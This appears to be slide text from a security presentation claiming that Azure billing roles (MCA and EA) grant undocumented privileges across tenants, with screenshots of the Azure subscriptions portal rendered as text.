
Microsoft Customer Agreement




MCA BILLING ROLES



EA BILLING ROLES



EA VISUALIZED BY MICROSOFT




Source: microsoft.com

AZURE - UNDOCUMENTED BEHAVIOUR

BILLING ROLES ARE WEIRD!

BILLING ROLES GRANT PRIVILEGE ACROSS TENANTS?!

CROSS-TENANT BILLING PRIVILEGES



HOME TENANT

[Home](#) > [Subscriptions](#) >

Subscriptions

Default Directory

[+](#) Add [📋](#) Manage Policies ...

Global administrators can manage all subscriptions in this list by updating their policy setting [here](#).

View list of subscriptions for which you have role-based access control (RBAC) permissions to manage Azure resources. To view subscriptions for which you have billing access, [click here](#)

Showing subscriptions in Default Directory directory. Don't see a subscription? [Switch directories](#)

🔍 Se...

Subscriptions : **Filtered (2 of 2)**

My role == all

Status == all

+🔍 Add filter

Subscription name ↑↓

Azure subscription 1 ...

Normal Sub ...

Create a subscription ...

[🗨️](#) Feedback

Basics Advanced Budget Tags Review + create

Subscription directory ⓘ

